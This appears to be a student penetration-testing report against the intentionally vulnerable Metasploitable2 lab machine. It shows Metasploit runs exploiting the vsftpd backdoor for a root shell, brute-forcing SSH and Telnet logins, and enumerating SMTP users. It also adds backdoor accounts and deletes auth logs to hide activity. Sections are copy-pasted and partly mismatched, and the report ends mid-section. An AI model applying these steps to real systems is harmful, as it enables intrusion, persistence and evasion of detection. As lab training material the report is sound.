


Report on Use of Metasploitable2

FTP (Port 21 – vsftpd 2.3.4)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use Metasploit to Search for Exploits:

- Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found an FTP service we can use search command or searchsploit to search for exploits related to the service.

search vsftpd

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~[~]
$ msfconsole -q
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 
```

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the vsftpd 2.3.4 service, you can use the **exploit/unix/ftp/vsftpd_234_backdoor** exploit.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

- Set the target IP address:

set RHOSTS 192.168.0.202

- Run the exploit:

Exploit

If the exploit is successful, you will gain a shell or meterpreter session on the target system.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.202
RHOST => 192.168.0.202
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.202:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.202:21 - USER: 331 Please specify the password.
[+] 192.168.0.202:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.202:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use basic Linux commands like whoami, pwd, ls, etc to explore the system:

```
[*] Command shell session 1 opened (192.168.0.201:40175 → 192.168.0.202:6200) at 2025-02-06 01:44:03 -0500

whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 5: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

SSH (Port 22 – OpenSSH 4.7p1)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use Metasploit to Search for Exploits:

- Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found an openssh service we can use search command or searchsploit to search for exploits related to the service.

```
msf6 > search ssh_login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check Scanner
1	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SSH Public Key Login Scanner

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/ssh/ssh_login_pubkey`

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate

- Set the target IP address:

set RHOSTS 192.168.0.202

- Run the exploit:

Exploit

If the exploit is successful, you will gain a shell or meterpreter session on the target system.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.202
RHOSTS => 192.168.0.202
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/Openssh.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/Openssh.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use basic Linux commands like whoami, pwd, ls, etc to explore the system:

```
whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 5: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

Telnet (Port 23 – Linux telnetd)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

- Identify potential vulnerabilities in the services running on the target.
- Use Metasploit to Search for Exploits:
 - Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

search telnet

```
msf6 > search telnet

Matching Modules
=====
```

#	Name	Rank	Check	Description	Disclosure Date
0	exploit/linux/misc/asus_infosvr_auth_bypass_exec	excellent	No	ASUS infosvr Auth Bypass Command Execution	2015-01-
1	exploit/linux/http/asuswrt_lan_rce	excellent	No	AsusWRT LAN Unauthenticated Remote Code Execution	2018-01-
2	auxiliary/server/capture/telnet	normal	No	Authentication Capture: Telnet	.
3	auxiliary/scanner/telnet/brocade_enable_login	normal	No	Brocade Enable Login Check Scanner	.
4	exploit/windows/proxy/ccproxy_telnet_ping	average	Yes	CCProxy Telnet Proxy Ping Overflow	2004-11-
5	_ target: Automatic	.	.	.	.
6	_ target: Windows 2000 Pro All - English	.	.	.	.
7	_ target: Windows 2000 Pro All - Italian	.	.	.	.
8	_ target: Windows 2000 Pro All - French	.	.	.	.

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use 72
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored

- Set the target IP address:

set RHOSTS 192.168.0.202

- Set Files for brute force attack to get target's credentials.
- Run the exploit:

Exploit

If the exploit is successful, you will gain target's credential that we can use.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.0.202
RHOSTS => 192.168.0.202
msf6 auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /usr/share/metasploit-
framework/data/wordlists/Openssh.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/Openssh.txt
msf6 auxiliary(scanner/telnet/telnet_login) > run
```

```
[!] 192.168.0.202:23 - No active DB -- Credential data will not be saved!
[-] 192.168.0.202:23 - 192.168.0.202:23 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.0.202:23 - 192.168.0.202:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.0.202:23 - 192.168.0.202:23 - LOGIN FAILED: kali:kali (Incorrect: )
[+] 192.168.0.202:23 - 192.168.0.202:23 - Login Successful: user:user
[*] 192.168.0.202:23 - Attempting to start session 192.168.0.202:23 with user:use
r
[*] Command shell session 3 opened (192.168.0.201:33485 -> 192.168.0.202:23) at 2025-0
2-06 05:26:47 -0500
[+] 192.168.0.202:23 - 192.168.0.202:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.0.202:23 - Attempting to start session 192.168.0.202:23 with msfadmin
:msfadmin
[*] Command shell session 4 opened (192.168.0.201:33129 -> 192.168.0.202:23) at 2025-0
2-06 05:26:55 -0500
[*] 192.168.0.202:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use telnet <target_ip> to get access to the target's system:

[illegible]

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- **Maintain Access:**

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

passwd hacker

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 5: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

SMTP (Port 25 – Postfix smtpd)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use Metasploit to Search for Exploits:

- Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

search telnet

```
msf6 > search smtp

Matching Modules

#  Name                                     Disclosure
--  --
0  exploit/linux/smtp/apache_james_exec      2015-10-
01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary
File Write
1  \_ target: Bash Completion                .
2  \_ target: Cron                          .
3  auxiliary/server/capture/smtp             .
   normal No Authentication Capture: SMTP
4  auxiliary/scanner/http/gavazzi_em_login_loot .
   normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract In
fo and Dump Plant Database
5  exploit/unix/smtp/clamav_milter_blackhole 2007-08-
24 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
6  exploit/windows/browser/communicrypt_mail_activeX 2010-05-
19 great No CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
7  exploit/linux/smtp/exim_gethostbyname_bof 2015-01-
27 great Yes Exim_GHOST (glibc_gethostbyname) Buffer Overflow
```

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting  Required  Description
--      -
RHOSTS    yes             The target host(s), see https://docs
.metasploit.com/docs/using-metasploi
t/basics/using-metasploit.html
RPORT     25              The target port (TCP)
THREADS   1               The number of concurrent threads (ma
x one per host)
UNIXONLY  true            Skip Microsoft bannered servers when
testing unix users
USER_FILE  /usr/share/metasploit-
framework/data/wordlists/unix_users.txt
The file that contains a list of pro
bable users accounts.
```

- Set the target IP address:

set RHOSTS 192.168.0.202

- Set Verbose as true
- Run the exploit:

Exploit

If the exploit is successful, you will gain target's credential that we can use.

```
